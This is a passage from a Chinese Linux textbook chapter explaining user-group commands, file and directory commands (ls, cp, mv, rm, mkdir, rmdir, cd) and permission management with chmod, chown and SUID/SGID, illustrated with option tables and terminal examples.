[root@localhost ~]# tail -l /etc/group
wbpriv:x:88:sqUID
smolt:x:489:
torrent:x:488:
haldaemon:x:68:
sqUID:x:23:
gdm:x:42:
wyq:x:500:
wang:x:501:
wangyq:x:666:
wang1:x:345:
[root@localhost ~]#
```

如果调用 groupadd 命令时不设置 GID 号，如下面命令：

```
groupadd group1
```

则在系统中增加一个新组 group1，新组的组标识 GID 是在当前最大组标识的基础上加 1。

2．用户组修改命令——groupmod

groupmod 可指定用户组名称来修改新的用户组号或用户组名称，其语法格式为：

```
groupmod [option] [groupname]
```

其中，[option]为 groupmod 命令选项， [groupname]为用户组名，表 2-5 为 groupmod 命令选项及其意义。

表 2-5　groupmod 命令的选项及其意义

选　项	意　义
-g GID	用户指定新的 GID
-o GID	重复使用 GID
-n	为群组改名

例 2-7 是将用户组 wangyq 的群组号修改为 555，通过命令 tail 可以看出该用户组的 GID 修改成功。

```
#例 2-7：使用 groupmod 修改用户组号
[root@localhost ~]# groupmod -g 555 wangyq
[root@localhost ~]# tail -l /etc/group
wbpriv:x:88:sqUID
smolt:x:489:
```

```
torrent:x:488:
haldaemon:x:68:
sqUID:x:23:
gdm:x:42:
wyq:x:500:
wang:x:501:
wangyq:x:555:
wang1:x:345:
[root@localhost ~]#
```

3．用户组删除命令——groupdel

groupdel 可指定用户组名称来删除已有的用户组，其语法格式为

```
groupdel [groupname]
```

该命令非常简单，但需注意的是，如果该用户组中包含某些用户，则必须先删除这些用户，然后才能删除该用户组。下面的例 2-8 是一个删除用户组 wangyq 的例子，通过 tail 命令可以看出该用户组已找不到了。

```
#例 2-8：用 groupdel 删除用户组
[root@localhost ~]#groupdel wangyq
#查看文件/etc/group 可以看到用户组 wangyq 已被删除
[root@localhost ~]# tail -l /etc/group
stapusr:x:490:
wbpriv:x:88:sqUID
smolt:x:489:
torrent:x:488:
haldaemon:x:68:
sqUID:x:23:
gdm:x:42:
wyq:x:500:
wang:x:501:
wang1:x:345:
[root@localhost ~]#
```

2.2 文件和目录操作

在多数操作系统中都有文件的概念。文件是 Linux 用来存储信息的基本结构，它是被命名（称为文件名）的存储在某种介质（如磁盘、光盘和磁带等）上的一组信息的集合。Linux 文件均为无结构的字符流形式。文件名是文件的标识，它由字母、数字、下画线和圆点组成的字符串构成。Linux 要求文件名的长度限制在 255 个字符以内。用户应该选择有意义的文件名。

为了便于识别和管理，用户可以把扩展名作为文件名的一部分，文件名与扩展名之间用圆点分开，扩展名对于文件分类是十分有用的。用户可能已经对某些大众已接纳的标准扩展名比较熟悉了，例如，C 语言编写的源代码文件总是具有 C 的扩展名。用户可以根据自己的需要，加入自己的文件扩展名。

在计算机系统中存有大量的文件，如何有效地组织与管理它们，并为用户提供一个使用方便的接口是文件系统的一大任务。Linux 系统以文件目录的方式来组织和管理系统中的所有文件。所谓文件目录，就是将所有文件的说明信息采用树形结构组织起来，即我们常说的

目录。也就是说，整个文件系统有一个“根”（root），然后在根上分“杈”（directory），任何一个分杈上都可以再分杈，杈上也可以长出“叶子”。“根”和“杈”在 Linux 中被称为“目录”或“文件夹”，而“叶子”则代表一个个的文件。实践证明，此种结构的文件系统效率比较高。

对文件进行访问时，需要用到“路径”（Path）的概念。何谓路径？顾名思义，路径是指从树形目录中的某个目录层次到某个文件的一条道路。路径的主要构成是目录名称，中间用“/”符号分开。任一文件在文件系统中的位置都是由相应的路径决定的。用户在对文件进行访问时，要给出文件所在的路径，这又分相对路径和绝对路径。相对路径是从用户工作目录开始的路径；绝对路径是指从“根”开始的路径，也称为完全路径。

应该注意到，在树形目录结构中到某一确定文件的绝对路径和相对路径均只有一条。绝对路径是确定不变的，而相对路径则随着用户工作目录的变化而不断变化。这一点对于我们以后使用某些命令如 cp 和 tar 等大有好处。

理解了文件、目录和路径的概念后，下面讲述文件和目录操作中经常用到的各种命令。

2.2.1 文件操作常用命令

文件操作常用命令包括文件清单命令 ls、文件复制命令 cp、文件移动命令 mv 和删除文件命令 rm，下面我们逐一讲述这些命令。

1. 文件清单命令——ls

ls 命令是英文单词 list 的简写，其功能是列出目录下的文件和子目录的相关信息。ls 命令是用户最常用的命令之一，因为用户需要不时地查看某个目录中的信息，该命令类似于 DOS 下的 dir 命令，其语法格式为：

```
ls [option] [file or directory]
```

其中，[option]为命令选项，[file or directory]对应于文件或目录。如果[file or directory]为目录，该命令将列出该目录下的所有子目录与文件；如果[file or directory]为文件，则 ls 命令将输出该文件名及相关信息。默认情况下，输出条目按字母顺序排序，当未给出目录名或是文件名时，就显示当前目录的信息。表 2-6 给出了 ls 命令选项及其意义。

表 2-6 ls 命令的选项及其意义

选 项	意 义
-a	显示指定目录下所有的子目录与文件，包括隐藏文件
-A	显示指定目录下所有的子目录与文件，包括隐藏文件，且不列出“.”和“..”
-b	对文件名中的不可显示字符用八进制逃逸字符显示
-c	按文件的修改时间排序
-C	分成多列显示各项
-d	如果参数是目录，只显示其名称，而不显示其下的各文件。往往与 l 选项一起使用，以得到目录的详细信息
-f	不排序，该选项将使 lts 选项失效，使用 aU 选项有效
-i	在输出的第一列显示文件的 i 节点号

选　　项	意　　义
-l	以长格式来显示文件的详细信息，每行列出的信息依次是：文件类型与权限、链接数、文件属主、文件属组、文件大小、最近修改的时间、名字
-L	若指定的名称为一个符号链接文件，则显示链接所指向的文件
-m	输出按字符流格式，文件跨页显示，以逗号分开
-n	输出格式与 l 选项相同，只不过在输出文件属主和属组是用相应的 UID 号和 GID 号来表示，而不是实际的名称
-o	与 l 选项相同，只是不显示拥有者信息
-p	在目录后面加一个“/”
-q	将文件名中的不可显示字符用“?”代替
-r	按字母逆序或最早优先的顺序显示输出结果
-R	递归式地显示指定目录的各个子目录中的文件
-s	给出每个目录项所用的块数，包括间接块
-t	显示时按修改时间（最近优先）而不是按名字排序；若文件修改时间相同，则按字典顺序，修改时间取决于是否使用了 c 或 u 选项。默认的时间标记是最后一次修改时间
-u	显示时按文件上次存取的时间（最近优先）而不是按名字排序。即将-t 的时间标记修改为最后一次访问的时间
-x	按行显示出各排序项的信息

下面的例 2-9 演示了 ls 命令-l 选项的用法，-l 是 ls 命令最常用的选项，用于列出文件和目录的详细信息。

```
#例 2-9：列出/home/wyq/shell/chapter15 目录下的所有文件和目录的详细信息
[root@localhost ~]# ls -l /home/wyq/shell/chapter15
total 16
-rwxr-xr-x. 1 root root 543 2010-03-02 03:26 dev1.sh
-rwxr-xr-x. 1 root root 114 2010-03-02 04:01 dev2.sh
lrwxrwxrwx. 1 root root   9 2010-03-02 04:00 file1.sh -> /dev/null
-rwxr-xr-x. 1 root root 221 2010-03-02 01:48 proc1.sh
-rwxr-xr-x. 1 root root 169 2010-03-02 02:33 proc2.sh
[root@localhost ~]#
```

从例 2-9 的结果可以看出，ls -l 命令列出的详细信息包含文件或目录的权限、所属用户和用户组、创建时间等。需要指出的是，Linux 系统将 ll 命令作为 ls -l 命令的别名，即 ll 命令也可以列出文件或目录的详细信息。

2．文件复制命令——cp

cp 命令可以将给出的文件或目录复制到另一文件或目录中，就如同 DOS 下的 copy 命令一样，功能非常强大。cp 命令的一般格式如下所示：

```
cp [option] [source] [destination]
```

该命令把指定的源文件复制到目标文件或把多个源文件复制到目标目录中，其中，[option]为 cp 命令选项，[source]为源文件，而[destination]为目标目录或目标文件。表 2-7 给出了 cp 命令选项及其意义。

表 2-7　cp 命令的选项及其意义

选　　项	意　　义
-a	该选项通常在复制目录时使用，它保留链接、文件属性，并递归地复制目录
-d	复制时保留链接

续表

选　　项	意　　义
-f	删除已经存在的目标文件而不提示
-i	在覆盖目标文件之前将给出提示要求用户确认。回答 y 时，目标文件将被覆盖，是交互式复制
-p	此时 cp 除复制源文件的内容外，还将把其修改时间和访问权限也复制到新文件中
-r	若给出的源文件是目录文件，此时 cp 将递归复制该目录下所有的子目录和文件。此时目标文件必须为一个目录名
- l	不进行复制操作，只是链接文件

需要说明的是，为防止用户在不经意的情况下用 cp 命令破坏另一个文件，如用户指定的目标文件名已存在，用 cp 命令复制文件后，这个文件就会被新源文件覆盖。因此，建议用户在使用 cp 命令复制文件时，最好使用 i 选项，在覆盖文件时进行最后确认。

下面的例 2-10 演示了将文件 chapter13/file.txt 复制到目录 testdir 中，可以看出，在不加任何选项的情况下，文件的权限改变了，同时文件修改的时间也改变了。

```
#例 2-10：将文件 chapter13/file.txt 复制到目录 testdir 中
[root@localhost shell]# cp chapter13/file.txt testdir
[root@localhost shell]# ls -l chapter13/file.txt testdir/file.txt
-rwr-rw-r--. 1 root root 51 2010-03-03 23:36 chapter13/file.txt
-rw-r--r--. 1 root root 51 2010-03-04 00:46 testdir/file.txt
[root@localhost shell]#
```

下面的例 2-11 在 cp 命令的基础上加了-a 选项，则两个文件权限和修改时间未发生改变。

```
#例 2-11：将文件 chapter13/file.txt 复制到目录 testdir 中，且不改变权限和修改日期
[root@localhost shell]# ls -l chapter13/file.txt testdir/file.txt
-rwr-rw-r--. 1 root root 51 2010-03-03 23:36 chapter13/file.txt
-rwr-rw-r--. 1 root root 51 2010-03-03 23:36 testdir/file.txt
[root@localhost shell]#
```

cp 命令的-r 选项可实现目录的复制，如果直接复制目录，将产生如下错误：

```
[root@localhost shell]# cp rmdir testdir
cp: omitting directory `rmdir'                #直接复制目录产生的错误
[root@localhost shell]#
```

下面的例 2-12 演示了正确的目录复制过程，将目录 chapter13 中的全部内容复制到目录 testdir 中。

```
#例 2-12：将目录中全部内容复制到另一个目录中
#查看 shell 目录下的文件和子目录
[root@localhost shell]#ls
chapter13  chapter15  chapter16  functions.new  rmdir  testdir  tt.sh
#查看 testdir 目录下的文件和子目录
[root@localhost shell]#ls testdir
file.txt
#使用 cp -r 命令复制目录 chapter13 及其目录下的子目录和文件到 testdir
[root@localhost shell]# cp -r chapter13 testdir
#使用 cp 命令后再次查看目录 testdir
[root@localhost shell]# ls testdir
```

```
chapter13  file.txt
[root@localhost chapter13]#
```

可以看出，在复制前，testdir 目录仅仅有一个文件 file.txt，而使用“cp -r chapter13 testdir”命令时，testdir 目录中存在目录 chapter13，说明 chapter13 目录复制成功。

3．文件移动命令——mv

mv 命令可用于将文件或目录从一个位置移动到另一个位置，同时可移动多个文件。mv 命令还可用于重命名，其一般的格式为：

```
mv [option] [source] [destination]
```

其中，[option]为 mv 命令选项，[source]为源目录或文件，[destination]为目标目录或目标文件，如果[destination]类型是文件时，mv 命令将所给的源文件或目录重命名为给定的目标文件名，此时，源文件只能有一个（也可以是源目录）；如果[destination]是已存在的目录名称，源文件或目录参数可以有多个，mv 命令将各参数指定的源文件全部移至目标目录中。在跨文件系统移动时，mv 先复制，再将原有文件删除，从而导致该文件的链接丢失。表 2-8 给出了 mv 命令选项及其意义。

表 2-8　mv 命令选项及其意义

选　　项	意　　义
-i	交互方式操作。如果 mv 操作将导致对已存在的目标文件的覆盖，此时系统询问是否重写，要求用户回答 y 或 n，这样可以避免误覆盖文件
-f	禁止交互操作。在 mv 操作要覆盖某已有的目标文件时不给任何指示，指定此选项后，i 选项将不再起作用
-p	移动时保持权限

如果所给目标文件（不是目录）已存在，此时该文件的内容将被新文件覆盖。为防止用户用 mv 命令破坏另一个文件，使用 mv 命令移动文件时，最好使用 i 选项，例 2-13 是交互式 mv 命令的应用，该例使用 mv 命令将文件 file1.txt 重命名为 file2.txt。

```
#例 2-13：将文件 file1.txt 重命名为 file2.txt
[root@jselab chapter13]# ls -il file*
  427 -rw-r--r--. 1 root root 0 2010-05-19 06:18 file1.sh
28476 -rw-r--r--. 1 root root 0 2010-05-19 06:19 file1.txt
28477 -rw-r--r--. 1 root root 0 2010-05-19 06:20 file2.txt
28478 -rw-r--r--. 1 root root 0 2010-05-19 06:21 file5
28479 -rwxr-xr-x. 1 root root 51 2010-05-18 09:22 file.txt
#使用 mv 交互式命令将 file1.txt 重命名为 file2.txt
[root@jselab chapter13]# mv -i file1.txt file2.txt
mv: overwrite `file2.txt'? y
#再次查看 chapter13 中含 file 的文件，可以看出 file1.txt 消失，file2.txt 的修改时间改变
[root@jselab chapter13]# ls -il file*
  427 -rw-r--r--. 1 root root 0 2010-05-19 06:18 file1.sh
28476 -rw-r--r--. 1 root root 0 2010-05-19 06:20 file2.txt
28478 -rw-r--r--. 1 root root 0 2010-05-19 06:19 file5
28479 -rwxr-xr-x. 1 root root 51 2010-03-04 01:05 file.txt
[root@jselab chapter13]#
```

对于目录的重命名，同样可以使用 mv 命令实现，例 2-14 将目录 testdir 命名为 chapter2，而且目录中的内容也未发生改变。

```
例 2-14：将目录 testdir 命名为 chapter2
```

```
[root@localhost shell]# ls
chapter13  chapter15  chapter16  functions.new  rmdir  testdir  tt.sh
[root@localhost shell]# mv testdir chapter2
[root@localhost shell]# ls
chapter13  chapter15  chapter16  chapter2  functions.new  rmdir  tt.sh
[root@localhost shell]#
```

4．删除文件命令——rm

rm 命令提供删除文件功能，该命令可以删除目录中的一个或多个文件或子目录，它也可以将某个目录及其下的所有文件及子目录均删除。删除单个文件不用带任何参数；如果是删除整个目录及目录下的所有文件，需要带-rf 参数。其一般格式为：

```
rm [option] [fileName or directoryName]
```

其中，[option]为 rm 命令选项，[fileName or directoryName]为文件名或子目录名。表 2-9 列出了 rm 命令选项及其意义。

表 2-9　rm 命令的选项及其意义

选　项	意　义
-f	忽略不存在的文件，从不给出提示
-r	指示 rm 将参数中列出的全部目录和子目录均递归地删除
-i	进行交互式删除

使用 rm 命令要小心，因为一旦文件被删除，它是不能被恢复的。为了防止这种情况的发生，可以使用 i 选项来逐个确认要删除的文件。如果用户输入 y，文件将被删除，而如果输入任何其他字段，文件则不会被删除。

如果删除的是文件，则其格式为：

```
rm fileName
```

如果删除的是目录，则其格式为：

```
rm -rf directoryName
```

例 2-15 演示了 rm 命令的用法，该例删除目录 shell 下的文件 function.new 和目录 rmdir。可以看出，在删除文件时，Linux 会提示用户是否要删除该文件。

```
#例 2-15：使用 rm 删除一个目录及该目录下的文件和子目录
[root@jselab shell]# ls
chapter13  file1.sh  file1.txt  file2.txt  file5  testvi
#使用交互式 rm 选项删除空目录 chapter13
[root@jselab shell]# rm -ir chapter13
rm: remove directory `chapter13'? y
[root@jselab shell]# ls
file1.sh  file1.txt  file2.txt  file5  testvi
[root@jselab shell]#
```

2.2.2　目录操作常用命令

目录操作常用命令包括创建目录命令 mkdir、删除目录命令 rmdir 和目录切换命令 cd，下面我们逐一讲述这些命令。

1．创建目录命令——mkdir

mkdir 命令用于创建目录，为文件分门别类地放在这些创建的目录中，其执行要指定需

要创建的目录即可，与 DOS 下的 md 命令类似，其语法格式如下所示：

```
mkdir [option] [directoryName]
```

其中，[option]为 mkdir 命令选项，[directoryName]是需要创建的目录名称。需要说明的是，该命令创建由[directoryName]命名的目录，要求创建目录的用户在当前目录中（directoryName 的父目录中）具有写权限，并且[directoryName]不能是当前目录中已有的目录或文件名称，表 2-10 列出了 mkdir 命令选项及其意义。

表 2-10　mkdir 命令的选项及其意义

选　　项	意　　义
-m	对新建目录设置存取权限
- p	可以是一个路径名称。此时若路径中的某些目录尚不存在，　加上此选项后，系统将自动建立好那些尚不存在的目录，即一次可以建立多个目录
-v	每次创建新目录都显示信息

在进行目录的创建时，可以使用-m 选项设置目录的权限，下面的例 2-16 创建了一个目录名为 tsk，让所有的用户都有 rwx（即读、写、执行的权限）。

```
#例 2-16：通过 mkdir 创建一个名为 tsk 的目录，所有的用户都可读和执行。
[root@localhost shell]# ls
chapter13  chapter15  chapter16  chapter2
[root@localhost shell]# mkdir -m 777 tsk         #创建目录，并指定权限
[root@localhost shell]# ls -l
total 20
drwxr-xr-x. 2 root root 4096 2010-03-04 00:08 chapter13
drwxr-xr-x. 2 root root 4096 2010-03-02 04:01 chapter15
drwxr-xr-x. 2 root root 4096 2010-03-03 19:51 chapter16
drwxr-xr-x. 3 root root 4096 2010-03-04 01:05 chapter2
drwxrwxrwx. 2 root root 4096 2010-03-04 03:07 tsk
[root@localhost shell]#
```

上面的例 2-16 用-m 777 指定了目录的读、写、执行权限，2.2.3 节将介绍文件和目录的权限控制。

如果在创建目录的过程中父目录不存在，则可使用-p 选项一起创建父目录和需要创建的子目录，下面的例 2-17 演示了 mkdir 命令-p 选项的用法。

```
#例 2-17：演示 mkdir 命令-p 选项的用法
#第 1 条命令：testdir 不存在，mkdir 不带-p 选项将出错
[root@localhost shell]# mkdir testdir/test
mkdir: cannot create directory `testdir/test': No such file or directory
#第 2 条命令：加上-p 选项成功创建 testdir 目录及其子目录 test
[root@localhost shell]# mkdir -p testdir/test
[root@localhost shell]# ls
chapter13  chapter15  chapter16  chapter2  testdir  tsk
[root@localhost shell]# cd testdir
[root@localhost testdir]# ls
test
[root@localhost testdir]#
```

在例 2-17 中，由于 testdir 目录是不存在的，因而，mkdir 不带-p 选项创建 testdir/test 时产生语法错误；当带上-p 选项后，mkdir 能够成功地创建 testdir 目录及其子目录 test。

2．删除目录命令——rmdir

rmdir 命令可以删除一个或多个目录，在删除目录时，目录必须为空。rm 命令可以同时删除多个目录，在删除某一目录时，必须拥有该目录的父目录的写和执行的权限。其语法格式如下所示：

```
rmdir [option] [directoyName]
```

其中，[option]为 rmdir 命令选项，[directoryName]为目录名，表 2-11 列出了 rmdir 命令选项及其意义。

表 2-11　rmdir 命令的选项及其意义

选　　项	意　　义
-p	递归删除。当子目录删除后，其父目录为空时，也将会一同被删除。如果整个路径被删除或者由于某种原因保留部分路径，则系统会在标准输出上显示相应的信息
--ignore-fail-on-non-empty	忽略非空目录的错误信息

由于 rmdir 仅仅能删除父目录中只包含空子目录的情况，如果目录中存在文件，则使用 rmdir 和 rmdir -p 命令是无法删除该目录的，所以，需使用“rm -rf [directoryName]”命令代替 rmdir，删除某目录时，同样要求该用户拥有对父目录的写权限。

下面的例 2-18 演示了 rmdir -p 和 rm -rf 的用法。例子中首先使用 rmdir -p 命令删除只存在一个空子目录 test1 的目录 testdir1，可以看出该命令递归地删除了目录 testdir1 和其子目录 test1；然后再次使用 rmdir -p 命令删除含有文件 test.txt 和空的子目录 test2 的目录 testdir2，可以看出 testdir2 的空的子目录 test2 成功地被删除，但提示目录 testdir2 不为空，无法删除；最后使用 rm -rf 命令则成功地删除了不为空的目录 testdir2。

```
#例 2-18：使用 rmdir 删除存在子目录的目录
#目录 testdir1 中仅仅存在一个空子目录 test1，使用 rmdir -p 命令循环删除目录 testdir1 和 test1
[root@localhost wyq]# rmdir -p testdir1/test1
[root@localhost wyq]# ls
chapter13  Chapter7  Chapter8  myfile  nusers  sn.txt  testdir2
#查看目录 testdir2 目录下的文件和子目录
[root@localhost wyq]# ls testdir2
test.txt test2
#由于 testdir2 中存在文件，使用 rmdir -p 命令仅仅删除了空目录 testdir2
[root@localhost wyq]# rmdir -p testdir2/test2
rmdir: failed to remove directory “testdir2”: 目录非空
#使用 rm -rf 命令则成功地删除了含有文件的目录 testdir2
[root@localhost wyq]# rm -rf testdir2
[root@localhost wyq]# ls
chapter13  Chapter7  Chapter8  myfile  nusers  sn.txt
[root@localhost wyq]#
```

3．目录切换命令——cd

在 Linux 操作系统的文本模式下，在目录之间进行切换都需要通过命令来完成。显然，这没有图形化界面下使用鼠标操作那么方便。但是，Shell 中提供了一个目录切换字符——cd，在该字符的帮助下，系统管理员可以轻松地在不同的目录之间进行切换。其语法格式如下所示：

```
cd [directoryName]
```

该命令用于变换工作目录，其中，[directoryName]可以为绝对路径，也可为相对路径，绝对路径从“/”（指代根）开始，然后切换到所需的目录；相对路径从当前目录开始，当前目录可以是文件系统的任何地方。需要注意的是，想要访问目录或文件的相对路径之前，要

确保知道当前工作目录的位置，如果标明的是到另一个目录或文件的绝对路径，则不必担心文件系统所在的位置，如果不能肯定，可输入 pwd 命令，就会显示当前的工作目录。下面的表 2-12 是 cd 命令的具体使用说明。

表 2-12 cd 命令的具体使用说明

命　　令	使用说明
cd	返回登录目录
cd ~	同样是返回登录目录
cd /	返回系统根目录
cd /root	返回到根用户或超级用户（在安装时创建的账号）的主目录，但必须是根用户才能访问该目录
cd /home	返回到 home 目录，home 目录通常为用户登录目录的上级目录
cd ..	向上移动一级目录
cd -	返回上次访问的目录

在目录切换的过程中，还有两个比较重要的特殊字符，分别为“.”与“..”符号，其中“.”表示当前目录。这个符号很重要，在很多地方都需要用到。如在定义 PATH 环境变量的时候，在路径的最后需要加上这个“.”号，这表示当前目录。如果系统管理员想运行当前目录下的一个脚本文件，如 setup.sh，则可以不采用绝对路径，而直接使用“./setup.sh”命令，其中这个“.”符号就代表当前目录。在 cd 命令中也可以使用“.”符号，如“cd ./setup”命令表示进入到当前目录的下一个子目录 setup 下面。

另外一个特殊的字符就是“..”(英文状态下的双点号)，它在系统中表示的是上一级目录。如果管理员利用 cd 命令定义到一个目录后，又想回到上一级目录中，则可以使用命令“cd ..”命令来实现，注意：cd 命令与点号之间要有空格。下面举例说明 cd 命令的用法，例 2-19 通过使用 cd 命令返回到根目录中，并通过 ls 命令返回根目录下的文件和子目录，然后通过“cd –”命令回到上次访问的目录。

```
#例 2-19：一个使用 cd 的例子
[wyq@jselab ~]$ cd /    #查看根目录
[wyq@jselab /]$ ls
bin   etc   lost+found  opt   sbin     sys  var
boot  home  media       proc  selinux  tmp
dev   lib   mnt         root  srv      usr
[wyq@jselab /]$ cd -   #返回到上次访问的目录
/home/wyq
[wyq@jselab ~]$
```

“~”符号也是一个比较有用的符号，如系统管理员想从任何目录中回到用户的主目录下，除了按原路返回外，要回到用户的主目录下，有一个很便捷的方式，就是通过一个特殊的字符“~”来完成。通常情况下，当管理员创建某个用户后，在系统的/home 目录中会以这个用户的名字建立一个文件夹，这个文件夹所在的目录就是用户的主目录。当用户不知道自己所处的是哪个目录，而需要迅速回到自己的主目录时，可以使用命令“cd ~”来实现。下面的例 2-20 用来说明“~”及其用法，该例首先使用 su 命令切换到 root 用户下，然后通过“cd ~”命令迅速回到了 root 用户的主目录。

```
#例 2-20：使用“~”快速到达用户主目录
[wyq@localhost home]$ su
密码：
#输入密码后通过“cd ~”命令回到 root 用户的主目录
[root@localhost home]# cd ~
[root@localhost ~]#
```

2.2.3　文件和目录权限管理

Linux 系统中的每个文件和目录都有访问许可权限，用它来确定用户能以何种方式对文件和目录进行访问和操作。

文件或目录的访问权限分为只读、只写和可执行三种。以文件为例，只读权限表示只允许读其内容，而禁止对其做任何的更改操作；可执行权限表示允许将该文件作为一个程序执行。文件被创建时，文件所有者自动拥有对该文件的读、写和可执行权限，以便于对文件的阅读和修改。用户也可根据需要把访问权限设置为任何组合。

有三种不同类型的用户可对文件或目录进行访问：文件所有者、同组用户、其他用户。文件所有者一般是文件的创建者，他可以允许同组用户访问文件，还可以将文件的访问权限赋予系统中的其他用户，从而使系统中每一位用户都能访问该所有者拥有的文件或目录。

每一文件或目录的访问权限都有三组，每组用三位表示，分别为文件属主的读、写和执行权限，与属主同组的用户的读、写和执行权限，以及系统中其他用户的读、写和执行权限。下面的例 2-21 列出一个文件和一个目录的详细信息。

```
#例 2-21：查看文件和目录的权限
[root@jselab shell-book]# ls -l CARGO.db
-rw-r--r--. 1 root root 225 03-15 13:34 CARGO.db
[root@jselab shell-book]# ls -l example/
总计 4
drwxr-xr-x. 2 root root 4096 2009-09-05 ch01
[root@jselab shell-book]#
```

例 2-21 中，CARGO.db 是一个文件，详细信息的第 1 个字符是横线（-）；而 example 是一个目录，详细信息的第 1 个字符是 d。权限字段 r 代表只读，w 代表写，x 代表可执行。

文件和目录都有三组权限，以 CARGO.db 为例，第 1 组是 rw，表示该文件的属主具有读写权限；第 2 组是 r，表示与文件属主同组的用户只有读权限；第 3 组是 r，其他用户也只有读权限；ch01 目录也是同样的，图 2-1 显示了 CARGO.db 文件和 ch01 目录的文件权限对应关系。




图 2-1　文件权限位示意图

文件和目录权限管理依赖于两个极其重要的命令：更改文件（目录）权限命令 chmod 和更改文件（目录）用户命令 chown，下面我们详细讲述这两个命令。

1．更改文件（目录）权限命令——chmod

chmod 命令用于更改文件或目录的访问权限，它有两种用法：一种是包含字母和操作符表达式的文字设定法；另一种是包含数字的数字设定法。文字设定法的格式为：

```
chmod [userType] [signal] [type] [filename]
```

chmod 命令三种参数类型如表 2-13 所示。

表 2-13　chmod 三种参数类型

用户类型（userType）	数学符号（signal）	文件类型（type）
u 表示用户（user），即文件或目录的所有者	+ 添加某个权限	r 可读
g 表示同组（group），即与文件属主同组的用户	- 取消某个权限	w 可写
o 表示其他（others）用户	= 赋予给定权限并取消其他所有权限	x 可执行
a 表示所有（all）用户。它是系统默认值		

下面的例 2-22 利用 chmod 命令改变 testvi 文件的权限，将 testvi 文件的权限改成：属主可读、可写、可执行，同组用户可读、可写。

```
#例 2-22：修改文件 testvi 的属性
[root@localhost chapter13]# ls -l testvi
-rw-r--r--. 1 root root 0 2010-03-04 04:11 testvi
[root@localhost chapter13]# chmod u+x,g+w testvi
[root@localhost chapter13]# ls -l testvi
-rwxrw-r--. 1 root root 0 2010-03-04 04:11 testvi
[root@localhost chapter13]#
```

注意：chmod 命令的不同参数之间需要用逗号隔开。

那么什么是 chmod 的数字设定法呢？首先需要了解用数字表示属性的含义：0 表示没有权限，1 表示可执行权限，2 表示可写权限，4 表示可读权限，然后将其相加。所以，数字属性的格式应为 3 个从 0 到 7 的八进制数，其顺序是 u，g，o。比如例 2-22 中的

```
chmod u+x,g+w testvi
```

命令等价于下面的命令：

```
chmod 764 testvi
```

下面的例 2-23 新创建了一个文件 testvi1，然后使用了 chmod 数字设定法对 testvi1 进行修改权限，可以看出，执行后的文件 testvi1 和上面 testvi 文件的权限相同，其中 touch 命令可以用于文件的创建。

```
#例 2-23：使用 chmod 数字设定法对文件 testvi1 进行权限控制
[root@localhost chapter13]# touch testvi1      #创建文件 testvi1
[root@localhost chapter13]# ls -l testvi1       #查询文件 testvi1 的权限
-rw-r--r--. 1 root root 0 2010-03-04 04:22 testvi1
[root@localhost chapter13]# chmod 764 testvi1     #修改 testvi1 的权限
[root@localhost chapter13]# ls -l testvi1         #查看修改后的 testvi1 的权限
-rwxrw-r--. 1 root root 0 2010-03-04 04:22 testvi1
[root@localhost chapter13]#
```

2．更改文件（目录）属主命令——chown

利用 chown 命令可以改变文件或目录的属主。一般来说，这个指令只由系统管理者（root）使用，一般使用者没有权限改变别人的文件或目录属主，也没有权限将自己的文件属主更改为别人的，只有系统管理者（root）才有这样的权限。chown 命令的一般形式为：

```
chown [option] [owner] [filename]
```

其中，[option]为 chown 命令选项，[owner]为改变后的用户属主，而[filename]为需要改变属主的文件或目录。表 2-14 是 chown 命令的选项及其意义。

表 2-14　chown 命令的选项及其意义

命　令	意　义
-c	若该文件或目录属主确实已经更改，才显示其更改动作
-h	改变符号链接文件的属主时不影响该链接所指向的目标文件
-f	若该文件或目录属主无法被更改，也不要显示错误信息
-v	显示属主变更的详细资料
-R	对目前目录下的所有文件与子目录进行相同的拥有者变更（即以递归的方式逐个变更）

需要注意的是，当用户要改变一个文件的属主时，所使用的用户除了是 root 用户外，还可以是目标属组的成员。下面的例 2-24 是使用 chown 命令将属于 root 用户的文件 file.txt 改为 wyq 用户的。

```
#例 2-24：使用 chown 改变用户属主
[root@localhost chapter2]# ls -l
total 8
drwxr-xr-x. 2 root root 4096 2010-03-04 01:34 chapter13
-rwxr-xr-x. 1 root root   51 2010-03-03 23:36 file.txt
#更改 file.txt 文件的属主为 wyq 用户
[root@localhost chapter2]# chown -h wyq file.txt
[root@localhost chapter2]# ls -l
total 8
drwxr-xr-x. 2 root root 4096 2010-03-04 01:34 chapter13
-rwxr-xr-x. 1 wyq  root   51 2010-03-03 23:36 file.txt
[root@localhost chapter2]#
```

3．特殊权限命令——SUID 与 SGID

除了上面提到的基本权限操作外，还有所谓的特殊权限存在。由于特殊权限会拥有一些“特权”，因而，用户若无特殊需要，不应该去打开这些权限，避免安全方面出现严重漏洞，甚至摧毁系统。但有时却需要没有被授权的用户完成某项任务，例如 passwd 程序，它允许用户改变口令，这就要求改变/etc/passwd 文件的口令域。然而系统管理员决不允许普通用户拥有直接改变这个文件的权利，为了解决这个问题，SUID/SGID 便应运而生，下面介绍了这两个特殊权限的说明。

- SUID：当一个设置了 SUID 位的可执行文件被执行时，该文件以所有者的身份运行，也就是说，无论谁来执行这个文件，它都拥有文件所有者的特权，可以任意使用该文件拥有者能使用的全部系统资源。如果所有者是 root，那么执行人就有超级用户的特权了。
- SGID：当一个设置了 SGID 位的可执行文件被执行时，该文件将具有所属组的特权，任意存取整个组所能使用的系统资源；若一个目录设置了 SGID，则所有被复制到这个目录下的文件，其所属的组都会被重设为和这个目录一样，除非在复制文件时加上-p 选项，才能保留原来所属的群组设置。还可以使用符号方式来设置

SUID/GUID。

SUID 和 SGID 占据了 ls -l 清单中 x 位相同的空间，如果开始设置了可执行权限 x 位，则其相应的位置用小写的 s 表示；如果没有设置可执行权限 x 位，则其相应位置表示为大写的 S。设置和除去 SUID 和 SGID 很间接，设置 SUID 位和去除 SUID 位分别使用如下命令：

```
chmod u+s [filename]   #设置[filename]的 SUID 位
chmod u-s [filename]    #去除[filename]的 SUID 位
```

同样设置和去除 SGID 的命令分别为：

```
chmod g+s [filename]   #设置[filename]的 SGID 位
chmod g-s [filename]    #去除[filename]的 SGID 位
```

下面举一个例子讲解如何设置 SUID 位，例 2-25 中的 file.txt 开始的权限没有设置 SUID，使用 chmod 命令后就改变了 SUID。

```
#例 2-25：使用 chmod 命令实现 SUID/GUID
[root@localhost chapter2]# ls -l
total 8
drwxr-xr-x. 2 root root 4096 2010-03-04 01:34 chapter13
-rwxr-xr-x. 1 wyq  root  435 2010-03-04 15:48 file.txt
